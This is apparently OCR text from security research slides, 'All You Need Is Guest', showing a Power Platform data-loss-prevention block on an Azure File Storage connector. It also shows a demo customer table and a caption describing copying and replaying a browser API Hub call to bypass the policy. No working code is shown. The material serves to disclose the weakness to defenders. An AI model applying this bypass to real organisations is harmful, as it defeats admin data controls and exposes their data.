
All You Need Is Guest

@mbrg0
mbgsec.com
t2’24




docs.microsoft.com

All You Need Is Guest



docs.microsoft.com

Back to real life, where we’re blocked by Power Platform DLP..


All You Need Is Guest


@mbrg0
mbgsec.com
t2’24

This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

Back to real life, where we’re blocked by Power Platform DLP.. Or are we?




This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.



[dbo].[Customers]

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez


amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez


andrewc@zenitydemo.OnMicrosoft.com

Copy-and-replay browser API Hub call to bypass DLP



```
